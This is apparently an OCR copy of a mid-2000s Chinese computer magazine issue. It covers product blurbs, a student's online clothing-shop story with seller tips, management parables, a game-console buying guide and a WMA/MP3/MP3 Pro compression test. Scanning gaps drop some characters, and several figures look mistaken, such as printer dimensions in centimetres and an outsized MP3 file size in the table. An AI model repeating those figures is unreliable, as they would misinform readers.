H-251 继续演绎三诺的英雄情结。这款产品大胆突破了 3 件式 2.1 声道音响传统刻板的外观设计，给人耳目一新的观感。全黑的主色调，银白的镶边，沉稳中又不失活泼；主音箱的方正与两个卫星音箱的长方体设计，使这款产品不显重复单调，达到一种审美上的跳动。与三诺的其他产品一样，这款产品也采用了气磁场仿真技术、全防磁的设计，低音炮采用了比一般音响稍大的 5.25 寸低音单元，可以提供更加强劲的低音效果。另外，这款产品还可以提供包括高音、低音、平衡、主音量等多种调节模式，满足不同的听音要求。



咨询电话:0755-83026309

产品价格:请电话咨询



戴尔推出高性价比激光打印机 1100

戴尔激光打印机 1100 以快速清晰的激光打印效果、紧凑的外形尺寸和极具吸引力的价格成为广大中小型企业和家庭办公用户的理想选择。该产品小巧轻便，可随意摆放于用户桌面的任何位置；其一键式控制面板设计，非常方便用户使用。该产品经久耐用，可实现每月高达 5,000 页纸的打印需求。另外，1100 配备了戴尔碳粉管理系统(Dell Toner Management System)，用以监控碳粉和纸张的使用情况，并能在耗材接近用尽时预先提醒用户，同时提供与戴尔网站的直接连接，方便用户进行续订。

戴尔激光打印机 1100 的技术规格包括:

打印分辨率:高达 600 × 600dpi；

打印速度:高达每分钟 15 页(实际打印速度因使用情况而不同)；

尺寸(高×宽×深):217cmx358cmx299cm。

咨询电话:800-858-2268

产品价格:999 元

NEC 高性价比 SONOMA 笔记本

NEC 此次推出的 E2000 正式抛弃大势已去的迅驰一代技术开始转向综合表现更为出色的 SONOMA 平台，可谓一次质的提升。全新的 E2000 采用 CM 350J 处理器(Dothan 1.3G，1M Cache2)、256MB DDR333 内存、40G 硬盘、15 寸液晶显示器、COMBO(8XCD-RW/16XDVD)光驱、INTEL 910GML 128UMA 主板芯片组、56k /100M 自适应网卡、3 × USB2.0/ 1394/RGB、8 芯 4800mAh 电池(5 小时超长使用时间)、重量约 2.98Kg、预装 WINXP Service Pack2 中文家庭版同时支持 Smart Restore，内置一键恢复功能。由以上配置我们可以看到，E2000 虽然配置依然与前代产品大同小异，但是芯片组升级为 Intel 最新的 INTEL 910GML，显然已经完成了迅驰一二代的转变，即将展现给人们的将会是更为出色的综合表现。

咨询电话:010-82317788

产品价格:7999 元



CF [CP11]



跟购物狂学开网上小店

■ 贾硕



故事篇

灵感源自购物欲

男朋友说我是一个天生的购物狂，事实也正如此。在服装的选购方面，我自认为有独到见解。

当我刚刚踏入大学的校园，就开始频繁流连于各大商场女性柜台，根本无法抗拒诸如某商场满〞100返30〞之类的诱惑，于是邀上一群有着相同　好的姐妹们出发！生命不息，购物不止嘛，有时候会为了一件衣服魂牵梦绕，有时会为了一件美丽的靴子搭配一个漂亮的裙子，甚至为了一个别针，而且只是一个很小很小的别针，配齐从头到脚的一身！为此，在成都的各大商场前仆后继三个日夜，最后累得不得不休息一天以调养生息。

不久，问题出现了，用一句现在很流行的话：姐妹们很生气，后果很严重！寝室那小小的衣柜，实在难以负荷我频繁的超大规模的采购行动，当我　皮笑脸地打算侵占别人的地盘时，遭受了巨大的阻力：〞买衣服的时候想什么了〞、〞绝对不能纵容你，要不然整个寝室都将被你淹没，你干脆去卖衣服好了〞。对啊，我可以根据自己的偏好，将服装搭配好后卖掉啊！买衣服的一时英雄气概，现在已经让我差不多变成乞　了。卖衣服只是为了再买新的，OH，YEAH！

在我萌生了这个念头的第一时间，就把它告诉了妈妈，因为要得到妈妈的支持，我当时可是连电脑都没有呢。

〞妈妈，我觉得自己现在长大了，不该继续无所事事的浪费你的钱了。〞

〞　〞。妈妈的冷漠，表示了她对我的行为的怀疑。

〞妈妈，我特不想靠家里，我想自己养活自己。〞

〞得，不用。你好好读你的书吧。〞

〞可是，可是你都还没听过我的想法呢，妈妈，您这不是谋杀我的想法吗？〞此时的语气，绝对的楚楚可怜。

〞你说吧！〞语气中透露着极大的不耐烦，当然还有一无可奈何的妥协的意味。就是这点妥协，让我鼓足了勇气。

〞妈妈，我想在网上开店，卖衣服。你给我买个电脑吧！〞


〞晚上卖衣服，干吗非得晚上不可啊，那多不安全啊！〞

晕，这什么跟什么啊。


我用了接近一个晚上的时间，也没能让妈妈了解在网上开店到底是个什么样的概念。但她却同意了给我买个电脑，在这里我必须再一次感谢我的妈妈，在她对电子商务还这么　懂的时候，给予了这么大的支持和信任　。

尽管我连PS是什么都不知道，尽管我面对着巨大的舆论压力，我还是决定把店开起来，先！比较开心的是，网上开店可是比现实中开店省去





SHOPPING



了不少的麻烦，10天以后，我就拥有了自己在易趣的第一家店子——娃娃爱天下。本来是想叫天生购物狂的，但已经有MM叫这个了，这也充分说明了，像我这样自己就是购物狂的店主实在不是少数。

店子就这样开起来了，开店的初衷并没有很认真。但当你看着它一点点成熟起来的时候，有种当妈妈的感觉。严格说起来，我并不是一个非常好的卖家，我会为了一个买家的表扬精神澎湃，同时也会为一个差评心灰意冷。但做店主带给我的喜悦是很真实的。

第一次卖出东西的喜悦

相信所有卖家都不会忘了自己的第一个买家，就像忘不了自己的初恋情人一样。那一天接到买家的电话，说看中了我的一件衣服，我尝试着用很冷静的语气，装着很老练的样子跟她说话，放下电话立刻大喊三声"我真的卖出去东西了，哈哈"，笑声绕梁三日。我相信，如果我的买家在这个时候跟我说，让我送给她这件衣服，我也是会毫不犹豫地答应的。

得到认可的喜悦

网上的MM害怕买到的东东不好看，其实我比她们还担心。这种担心甚至超过了卖出东东的喜悦，所以我在易趣、淘宝最大的开心就是在买家收到东西后，对我的宝贝赞不绝口，我会比自己买到N好的宝贝还高兴，也是有了她们的鼓励，才能继续下去。

结交到朋友的喜悦

卖了成千上万个东东，也就认识了成千上万个MM(偶尔零星的男顾客，因为你们的数量实在有限，把你们忽略不计了)，结交到好朋友也就不奇怪了。有一次因为生病，早就应该发的包裹推迟了好几天，我以为MM们会大发雷　，但是交易中也有温情，我得到的更多的是宽容和关心。又因为大家共同的经历，有着共同的语言，讲开店的艰辛，被恶拍的无奈，但在这个平台上，每时每刻都有温暖的存在。

心得篇



常言道，有风云的地方就有江湖，有江湖的地方就有恩怨。偶(流行词汇，和"我"同义)在易趣、淘宝闯荡三年，虽然不敢以资深卖家自居，但经验还是小有一些，不吐不快啊。大卖家都有自己的经验，我就不罗　了，就给才起步的小卖家和打算起步的同仁们说道说道吧(嘿嘿，有点倚老卖老的感觉)！

1.选择免费的还是收费的，这是个问题！

别以为免费就是好的，别觉得收费就是黑暗的，从选择了去经营一个网络店铺开始，你就是一个小小的商人了，没有风险投资，是不可能有高回报的，这是商业的定律。

万事开头难，新手起步，每花出去一分钱，都有点底气不足的后怕。免费对小卖家的吸引力可想而知，优势也显而易见，成本低压力小。但是凡是都有两面性，免费让系统充斥了泡沫繁荣，淘宝里充斥了大量的重复商品，大量浪费了系统资源。更要命的是因为这些，买家的　览变得如同海底捞针，成交量相对就会低一些。易趣收费的平台，让人们在经营的时候形成了竞争的环境，在经营的时候绞尽脑汁制定策略，商品重复的现象大大减少。但是现在易趣的收费比以前贵了很多，如果小卖家开始的时候经营不善，很容易亏损。但亏损会让你在经营的时候不断因为压力而提高自身的素质来应对，让花出去的每一分钱都成为鞭策你前进的动力。

个人建议：一个新卖家，要做的是合理地分析自身的条件，看你是要做一个怎样的卖家，如果就是当成兼职，或者沉醉于做一个小卖家的话，那淘宝是比较合适的选择。如果你把电子商务作为自己事业的一个起点，那么易趣就是最佳选择了。千万不要在免费中沉醉，在收费中困惑了。当然。你也可以选择两者兼顾，只要你有这个精力。

2.信用度不够，咋办？

电子商务发展的最大的阻力就是诚信的问题，这点对小卖家尤其致命。没有好的信用度，谁敢跟你买东西呢？同样的道理，假如你做为一个买家，一个信用1000的大卖家，卖着200元一条的裙子，而一个信用只有3个的小卖家，卖着180元一条的裙子。而他们的品牌、尺寸、介绍等说的都是同一个商品。那么我想请问，你敢买谁的商品？你会买谁的商品呢？如果是我，我当然选择大卖家！虽然比人家贵了整整20元！但是我买的安心！这个时候自己一定不要灰心，好好经营你的信用度，每多一个信用，你以后的路都会更容易。

个人建议：可以找几个便宜点的东西，(或者自己闲置

的东西）一元起拍，比较容易卖出，慢慢累计你的信用度，什么东西都不可能急于求成的。凡事都会有个过度阶段，等你度过了这个难关，那么成功就属于你！

3.要成交，巧用推荐位

推荐位是一个卖家成交量最关键的因素，原因很简单，你图片再好看，价钱再低，如果没人能看见，那也是白搭。买了推荐位，可以更好地促进大家对你商品的了解以及提高商品的 览率，从而提高成交率。或许有的小买家会觉得自己的商品好，自然会来客人。错了！只有买到好的推荐位，才可能有更多的人来看你的商品。

个人建议：我在这里不推荐小卖家买推荐位！原因很简单，易趣的推荐位太贵了，小卖家实在难以承受，而且就算你买了推荐位，基本上也很少人会购买你的东西，最多也就看看而已！白白浪费了推荐位的钱。除非你有过硬的价格，有超级便宜的进货渠道，或者说你要亏本卖也行！选择在淘宝的卖家，可要合理的利用推荐位了，一定要把自己最漂亮、最便宜、总之就是最最好的宝贝放在推荐位里。

5.商品定价有说道

建议小卖家在开始的时候，不要选择卖价格太高的商品。因为本身信用度就不是很高，价格再高就更无法成交了。还有就是应该懂得销售技巧。比如：同一个商品，同一个信用度，你卖100元的商品，人家卖98元，那么请问，你更愿意买谁的商品？站在买家的角度，买家一定会买98元的！为什么？很简单，差2元！有时候，2元可以给你带来更大的利润空间！

个人建议：把你所有价钱是整数的商品都降1元或2元 。



6.图片设计很关键

网上交易，看不到图片，买家就是通过图片来判断你的商品好不好，符不符合她的需要。所以图片不是一个单纯的图片，她是你商品的窗口，直接面对你销售的物品。网络购物其实就是存在这样的一个差异。明明看见的图片不怎么样，拿到手的其实却非常漂亮。明明图片看起来好漂亮，拿到手的就是和图片差好多！（我的一个差评就是这样的）或许是我把图片拍的太美了，那个买家给了我一个差，我觉得很郁闷！但是，我知道问题大概是出在哪里，是图片。

个人建议：不要用淘宝和易趣的图片处理。那个处理出来的效果实在是让人不敢恭维！如果你不会PHOTOSHOP，那就去学吧！没有人是生来就会的，我也是当了店主之后才学的。如果想长期发展的卖家，可以考虑买一个那种专门的摄影棚，简单的小摄影棚是要200多，有几个简单的背景布料和专业的灯，价钱不贵，照出来的效果却非常好，可以弥补图片前期做的不好的缺点。

7.有问必答提高购买率

一个人，对你的商品有兴趣，他才会发问，没有人会那么无聊的随便发问。能不能够及时回答顾客提出的问题，代表着你成交的成功率大小。有的买家可能会说：是不是真品啊，是不是新货啊，是不是二手的啊！怎么同样的商品你卖的就贵的多啊？你看了之后狂气愤！我明明卖的就是全新的嘛！哼！居然这样问，我删了你的留言，懒得回答你！你这么一删，就把你的钱给删了！顾客会有这样的疑问，不是他们的错，很有可能就是你没把商品的介绍写清楚，顾客才会这样发问的。当然也有可能顾客心中存在一定的疑问，不敢随意拍下。

个人建议：不要随意删除顾客给你的留言，即使他的问题让你很气愤。认真对待每个顾客的留言，因为它是潜在的购买力哦！

8.主动联系买家，成交后的关键

主动热情地联系买家，很多买家在拍下商品后，心理依然存在疑虑，不是很相信你。这时候一个电话或者一封成交信就是一颗定心丸。如果你等着买家来主动联系你，很抱歉，很难！

个人建议：不要总是推脱没有时间而不主动联系买家！请你告诉自己："发一封信而已，几秒种的时间，就可以赚钱咯！"

9.卖东西，感情比技巧更重要

东西卖完了，是不是你和买家之间就没有关系了！绝不是！她第一次买了你的商品，证明了你的商品对她有吸引力，如果她收到商品后，很满意的话，第二次的合作即将到来！

个人建议：搞一个易趣买家的群，或者易趣买家专用QQ：让买家与卖家之间，促进交流和感情。花一点点的时间，与你的买家培养感情，就是建立在售后服务上了。如果能在交易的时候，给你的买家一个意外的小礼物，她会给你更大的惊喜也说不好哦！

10.都做到了，哦了（编者：流行语，意思是OK）。

恭喜你，等着收钱吧！

个人建议：多开几张卡，免得一张卡里的钱太多，爆啦。哈哈。 CF [CY01]

扁鹊的医术

魏文王问名医扁鹊说："你们家兄弟三人，都精于医术，到底哪一位最好呢？"

扁鹊答："长兄最好，中兄次之，我最差。"

文王再问："那么为什么你最出名呢？"

扁鹊答："长兄治病，是治病于病情发作之前。由于一般人不知道他事先能铲除病因，所以他的名气无法传出去；中兄治病，是治病于病情初起时。一般人以为他只能治轻微的小病，所以他的名气只及本乡里。而我是治病于病情严重之时。一般人都看到我在经脉上穿针管放血、在皮肤上敷药等大手术，所以以为我的医术高明，名气因此响遍全国。"

管理心得：事后控制不如事中控制，事中控制不如事前控制，可惜大多数的事业经营者均未能体会到这一点，等到错误的决策造成了重大的损失才寻求弥补。而往往是即使请来了名气很大的"空降兵"，结果于事无补。

曲突徙薪

有位客人到某人家里做客，看见主人家的灶上烟囱是直的，旁边又有很多木材。客人告诉主人说，烟囱要改曲，木材须移去，否则将来可能会有火灾，主人听了没有作任何表示。

不久主人家里果然失火，四周的邻居赶紧跑来救火，最后火被扑灭了，于是主人烹羊宰牛，宴请四邻，以酬谢他们救火的功劳，但并没有请当初建议他将木材移走，烟囱改曲的人。

有人对主人说："如果当初听了那位先生的话，今天也不用准备　席，而且没有火灾的损失，现在论功行赏，原先给你建议的人没有被感恩，而救火的人却是座上客，真是很奇怪的事呢！"主人顿时省悟，赶紧去邀请当初给予建议的那个客人来吃酒。

管理心得：一般人认为，足以摆平或解决企业经营过程中的各种棘手问题的人，就是优秀的管理者，其实这是有待商榷的，俗话说："预防重于治疗"，能防患于未然之前，更胜于治乱于已成之后，由此观之，企业问题的预防者，其实是优于企业问题的解决者。

救人

在一场激烈的战斗中，上尉忽然发现一架敌机向阵地俯冲下来。照常理，发现敌机俯冲时要毫不犹豫地卧倒。可上尉并没有立刻卧倒，他发现离他四五米远处有一个小战士还站在哪儿。他顾不上多想，一个鱼跃飞身将小战士紧紧地压在了身下。此时一声巨响，飞溅起来的泥土纷纷落在他们的身上。上尉拍拍身上的尘土，回头一看，顿时惊呆了：刚才自己所处的那个位置被炸成了一个大坑。

出门

古时候，有两个兄弟各自带着一只行李箱出远门。一路上，重重的行李箱将兄弟俩都压得喘不过气来。他们只好左手累了换右手，右手累了又换左手。忽然，大哥停了下来，在路边买了一根扁担，将两个行李箱一左一右挂在扁担上。他挑起两个箱子上路，反倒觉得轻松了很多。

把这两个故事联系在一起也许有些牵强，但他们确实有着惊人的相似之处：故事中的小战士和弟弟是幸运的，但更加幸运的是故事中的上尉和大哥，因为他们在帮助别人的同时也帮助了自己！

管理心得：在我们人生的大道上，肯定会遇到许许多多的困难。但我们是不是都知道，在前进的道路上，搬开别人脚下的绊脚石，有时恰恰是为自己铺路？

(感谢天涯虚拟社区供稿) CF [CY02]



网站编辑的实用专长

■ 苏黎



CF [CY03]



TV GAME 陪你游戏人生

■达人

就像所有女孩都梦想有一个漂亮的洋娃娃，所有男孩也都希望自己有一台游戏机，我也不例外。

记得我第一次见到游戏机时，才刚刚上小学二年级。十几年过去了，当年的激情虽然已经被生活的劳苦奔波所磨灭，但当时的情形至今难忘：我们四五个同学，在一台18英寸彩电上，整整“战斗”了一个下午……

就这样，我“爱”上游戏机，我也开始了解它，知道了“任天堂”，知道了“世嘉”，知道了有个叫马力奥的水管工总要去救那个不停被抓走的公主，知道了有只叫索尼克的刺 跑得飞快……

友情提示

不熟悉游戏机的朋友，请先阅读《50年历史！游戏主机发展历程编年史》(http://tech.163.com/special/g/game_hisy.html)。

1.“玩物”未必丧志



很多家长可以花费近万元，为孩子购入一台电脑，但绝不会花上一两千元给孩子买台游戏机。虽然两者最终用途免不了趋于统一，但宁买“电脑游戏机”也不买“电视游戏机”的观点已经被每位家长所认同。

其实不管是电脑也好，游戏机也好，只要适度，再学会如何玩，也就不会有那么多家长去排斥它了。要学会如何玩游戏，第一点就要学会用眼卫生，另外，还要注意身体健康。至于家长普遍认为的“游戏机只能玩游戏，只能影响学习”观点，则也不能一棒子打死，我身边也有不少好的例子。

比如我的不少同学就因为玩“三国志”、“水 传”，居然把平常用于压箱底的《三国演义》和《水 》熟读了数次，更有甚者，为了玩《大航海时代》，居然把世界地图背了个滚瓜烂熟。我还认识个网友，为了玩好游戏，自学了日语，现在不仅如愿以偿地在一家中日合资的游戏公司任职，而且还是公司中仅有的几个会日语的员工。至于在玩游戏的时候学习英语的，更是大有人在了，他们在玩游戏时，只要遇到不会的单词就会查词典，这样平时根本不用背单词，就能轻松应对考试了。不过，也要提醒你——适度游戏益脑，沉迷游戏伤身；合理安排时间，享受健康生活。千万不要让它成为耽误你时间的“纯游戏机”。

2.你是哪类玩家？

你喜欢玩游戏吗？你每天用多少时间来玩游戏呢？只是简单用于休闲，还是喜欢深入研究游戏呢？根据每个玩家游戏时间的不同，对待游戏的态度不同，SONY官方提出了“CORE USER”与“LIGHT USER”两个概念，即我们常说的“核心玩家”(重度玩家)与“轻度玩家”。



“核心玩家”是指对游戏有深入研究，大部分空余时间都会投入游戏；“轻度玩家”是指对游戏无特别研究，仅将游戏作为日常生活中娱乐的一种手段的玩家类型，其对游戏投入时间远远不及“核心玩家”。这样的划分可以更好地对市场形势进行预测，针对市场上不同玩家群。

除“重度玩家”和“轻度玩家”之分，不少人认为游戏也有“重度游戏”及“轻度游戏”之分。但对于一款游戏来说，玩游戏的始终是玩家，在游戏未发布前，就把它分为“重度”或“轻度”，难道意味着“轻度玩家”就不能买“重度游戏”了？

现在，已经有越来越多的游戏厂商重视“轻度玩家”群体，毕竟随着生活节奏的加快，娱乐项目的增多，很多人已经没有太多的时间玩游戏。于是，现在热门大卖的游戏多是让“轻度玩家”可以快速上手，再用众多的隐藏要素吸引“重度玩家”，比如一直热卖的《三国无双》系列。

3.你如何看待游戏？



游戏是什么？每次看到这里，我就想起在某论坛一位朋友的签名：“游戏是什么？是的，是一种理念。我始终赞成Nintendo(任天堂)的游戏风格，轻松、活泼、有趣，可以让我投入到游戏的乐趣之中。而其他厂商的游戏，玩起来始终很累，这样的游戏是它玩我们不是我们玩它。CG好又如何，多边形多又如何，留在我脑海中的始终是游戏带给我的那些快乐，而不是游戏本身。Nintendo就是能带给我游戏的快乐，我要继续快乐！！！”

虽然这位朋友的话有些过激，但不知道有多少人可以真正体会到这里的含意。玩游戏就是为了放松，就是为了开心。如果一台FC就可以让你快快乐乐，那还有什么必要去花钱购置PS2呢？

电脑游戏不也正是如此？现在，最流行的电脑游戏是

什么？CS、"魔兽世界"、"传奇"，这些游戏虽然吸引了不少年轻人。但最流行的还是连连看、祖玛、找别扭、俄罗斯方块这些游戏性极强的小游戏。


4.该选择哪款游戏机？



现在市面上有很多游戏机，很多人也在犹豫，在资金有限的情况下，如何才能购买到适合自己的游戏机呢？

如果你的资金有限，那么推荐你购买PS2或XBOX；如果你喜欢玩体育游戏、欧美游戏及PC游戏，那么XBOX是你的首选；如果你是任天堂的Fans，喜欢同时几个朋友一起玩游戏，那么强烈推荐你购买NGC。

如果你想购买便携游戏机(掌机)，现在比较适合的有GBA SP、NDS、PSP，这三款掌机各有优缺点。GBA SP体积最小，游戏最多，电池使用时间最长，虽然是上一代掌机，但毕竟我们玩的是游戏，而不是漂亮的画面，动听的音效，最适合用来打发旅途中的无聊时间。NDS是任天堂最新推出的新掌机，集合了多种特殊功能，比如触摸屏、麦克风等等，也出现了更多样的游戏，比如最新推出的"任天狗"，就是非常具有创意的游戏，对于喜欢玩游戏的人来说，NDS的确是首选的掌机。至于这三款主机中机能最强的PSP，则具有MP3音频、MP4视频播放的功能，还有众多的模拟器(比如FC、SFC、PCE、NEOGEO CD)，




想想看在掌机上真侍魂和KOF97是种什么滋味？加之PSP的游戏大多画面华丽，喜欢酷 的朋友首选PSP，不过买PSP就要配记忆棒，无形之中又多出一笔开销。

这里还有一点不得不提到，如果你是个"喜新厌旧"，每款游戏只是想尝试尝试，那么推荐你买PS2，它不仅游戏多，而且价格便宜，它上面的很多游戏更适合"轻度玩家"；像NGC这样的游戏机，则有很多适合多人一起玩的游戏，比如《Mario Party》，而像《阳光马力奥》对操作要求较高，对于"菜鸟"玩家可能不太适合。

5.为什么游戏机画面要比电脑好？

很多人都奇怪，为什么游戏机的配置比电脑要低得多，但为什么游戏机要比电脑游戏的画面好？

PS2的显存为4MB，是如何实现GT4中的画面呢？PS2的图像处理器使用的是Graphics Synthesizer，简称GS，128位总线架构，内嵌图像内存技术，并与PS2 Emotion Engine (EE)处理器主存分开。而且内嵌显存技术和高位数总线架构又大大地增加了图像处理，频宽达到每秒48GB，2560BIT运算速度。简单地说，PS2的超高速带宽把显存当作高速缓存来用。当然这样的结果就是调整带动的物体有羽状效果，一些游戏会出现丢帧的情况。加上GS不支持如搞锯齿等特效，所以PS2的很多画面比较粗糙。而对于电脑，由于带宽的限制，是追求大内存及大显存。可以说，PS2是有很少的工人但工作速度快的公司，这在一定程度上弥补了显存小的缺点。



至于游戏机上的CPU，则只是专门用来进行游戏的处理工作，而电脑上的CPU通常是多功能，有时要进行视频加速，有时要进行声音处理。

那么游戏画面呢？在PC上你的确可以玩到特效最多，最逼真的画面，比如DOOM3、HL2等，不过相信没人会注意到你用了什么特效，是用什么技术实现的，玩家关心的只是最终的效果。只要看看GT4的画面、BIO4的"CG级画面"，其实这些都是美工的实力体现。

总体来说，电脑需要兼顾不同的硬件及游戏程序，再者操作系统的拖累，所以相同配置下，游戏机的执行效率远高于电脑。XBOX的P3 733，GeForce 3 64M的系统，显示共享内存的超高表现就说明了这点。

任天堂官方主页

任天堂所有的最新消息都会在此发布，还有各种游戏视频下载，任迷必去的地方。

链接：http://www.Nintendo.com

PlayStation 官方主页

就像PlayStation的名字一样，PS就像一个"游戏站"，里面的游戏真是太多了。随着PS进驻中国，现在也有越来越多的游戏推出了中文版。

链接：http://www.playstation.com/

XBOX 官方主页

最像电脑的游戏机就是XBOX，它可以实现很多在电脑上才可以实现的功能，比如可以直接从网上下载游戏，通过硬盘来直接玩……

链接：http://www.xbox.com/

TGFC

可以说国内最知名的电玩网站之一，不仅有各行各业的游戏高手，还有很多游戏机媒体的编辑也经常出入此处，更有很多在日本的留学生玩家，而且在这里你还可以买到很多便宜的游戏设备，非常不错。

链接：http://www.tgfcer.com/

EGCHINA

与TGFC齐名的游戏站点，特色之处在于论坛划分很细，在这里你可以找到很多不错的东东。

链接：http://www.egchina.com/bbs/

PSP 之家


为广大的PSP用户服务，里面有专门的Hack讨论区、游戏讨论区、游戏存档区等。有PSP的玩家必去的论坛之一。

链接：http://www.pspchina.net/

Nintendo 中国专题站

这个站点的新闻发布非常快，是我必去的网站之一。

链接：http://www.jun4rui.com/ CF [BL01]



为MP3随身听选种好格式

■王大伟

北京读者FlashMX:我看了2005年第10期的《我爱音乐 我爱MP3——我和MP3的22个瞬间》一文，对MP3有了更深入的了解，但我的MP3只有128MB，即使用了比较小的码率，文件还是很大，请问有没有什么好办法可以放更多的歌呢?

笔者的MP3也是128MB，所以一直以来用的都是WMA的VBR音乐格式。它体积小巧，在播放器中可以装下好多音乐，而且听起来虽然没有MP3好，但音质也没有太大的损失。不过，在用WMA听古典音乐的时候，感觉上总是差那么一大截。前些天将一盘古典CD转换成了文件体积也不是很大的MP3 Pro VBR格式。没想到，一听之下，效果竟然非常好，所以就干脆给WMA，MP3，MP3 Pro来做个评测，看看究竟哪个格式更适合我们容量不大的MP3。

测试工具: Adobe Audition v1.5 汉化版

音源:柴科夫斯基第六交响乐“悲 ” 正版原盘第四乐章 从截取长度为5分11秒

压缩工具:抓轨工具:EAC0.95b4中文版

WMA压缩: Windows Media 编码器9系列+ Advanced WMA Workshop(因为Windows Media 编码器9系列只支持50品质以上的压缩，故WMA10、25两档品质以Advanced WMA Workshop压缩)

MP3压缩: Adobe Audition v1.5 汉化版

测试方法:频谱对比

1.频谱对比的方法




图1

从图1所示可以看出，从左到右是时间轴不断递增，在这里以时间放置了不同格式不同比特率的声音文件，并在时间线上作了标示(标示在上方)。窗口右边标尺上的数字是频率，最高为20000Hz，是一般人的听觉上限，WAV文件一般是超过这个上限的，对听感也有一些影响。在图1中，亮的部位表示能量较强，也就是在这一点的时刻该频率的声音比较多。暗的部位则能量弱，黑色的表示没有能量。还有就是从形状和密度上判断还原力和失真程度。在图1上我们可以大致看到不同格式文件之间的差异很大，在频率上WAV文件可以超过20000Hz，而cbr的MP3文件在6000Hz左右就“刀切”了。

2.测试方法

首先用EAC提取“悲 ”CD音轨，并保存为WAV文件，用Audition从2分24秒处截取5分11秒长度另存为WAV文件(在此处整个交响乐达到高潮，声音信息比较丰富)，作为整个测试的参照及不同格式转化的源文件。

①得到WMA文件:用Windows Media 编码器分别转制为100、75、50品质的WMA动态比特率音频文件。因为Windows Media 编码器只提供50品质以上，故再用WMA Workshop转制25、10品质WMA动态比特率音频文件。

②得到MP3和MP3 Pro文件:以Audition转制动态比特率的MP3、MP3 Pro文件，品质分别为10、30、50、60、70、100。MP3文件相对应的比特率范围为80kbps～95kbps、95kbps～115kbps、105kbps～145kbps、110kbps～150kbps、125kbps～175kbps、150kbps～240kbps;MP3 Pro文件相对应的比特率范围为50kbps～60kbps、55kbps～70kbps、65kbps～85kbps、80kbps～110kbps、70kbps～95kbps、95kbps～150kbps。

将各WMA、MP3、MP3 Pro不同品质文件分别进行混缩为单一文件，并以标示标明各个品质文件所在时间段，以方便对照。将以上三个混缩文件分别以频谱显示，以观察不同格式不同比特率之间差异。

3.测试结果




图2 MP3 VBR不同品质编码频谱图(标示最前数字表示品质等级)




图3 MP3 Pro VBR不同品质编码频谱图(标示最前数字表示品质等级)




图4　WMA VBR 不同品质编码频谱图(标示最前数字表示品质等级)



图5　CBR 下不同格式及编码率音频文件频谱图

不同格式不同编码率下各个文件大小：

WMA VBR	大小(kb)	MP3VBR	大小(kb)	MP3Pro	大小(kb)	CBR	大小(kb)
品质10	1594	品质10	3048	品质10	1900	MP3 Pro 40k	1522
品质25	2012	品质30	3740	品质30	2114	WMA 64k	2473
品质50	2442	品质50	4013	品质50	2458	MP3 64k	2435
品质75	3801	品质60	4304	品质60	2656	MP3 Pro 64k	2435
品质100	21868	品质70	4917	品质70	3102	MP3 Pro 96k	3652
		品质100	6361	品质100	4187	WMA 128k	4911
						MP3 128k	4869
						WMA 320k	12205
						MP3 320k	118003

结果分析：

在MP3 VBR不同品质编码频谱图中我们可以清楚地看到(见图2)，将WAV文件转为MP3后，截止频率在14000Hz～16000Hz不等，不同品质MP3文件之间差异并不是很大。而且最高品质比特率在150kbps～240kbps时，MP3文件与WAV源文件的差异仍然比较明显，不管是从截止频率上看还是从分布密度上看。也就是说，即使选择了最高品质的MP3 VBR转制文件，对音质损失还是相当大的。

在MP3 Pro VBR不同品质编码频谱图中我们惊奇地发现(见图3)，截止频率在文件品质5和6之间出现了一个明显的〝飞跃〞，品质50以下的文件截止频率大约均在1600Hz左右，相互间的差异主要在密度分布上。而当品质系数达到60以后，文件的截止频率突增到20000Hz以上，几乎和WAV源文件持平。在100品质下频谱分布密度也和WAV文件相差不大。可以看出，如果将WAV文件转制为MP3 Pro格式，品质60是一个不错的选择。而品质100可以达到几乎还原WAV文件的效果，而文件体积不到WAV文件的8％。应该说由此就可以看出MP3 Pro是转制文件不错的选择。

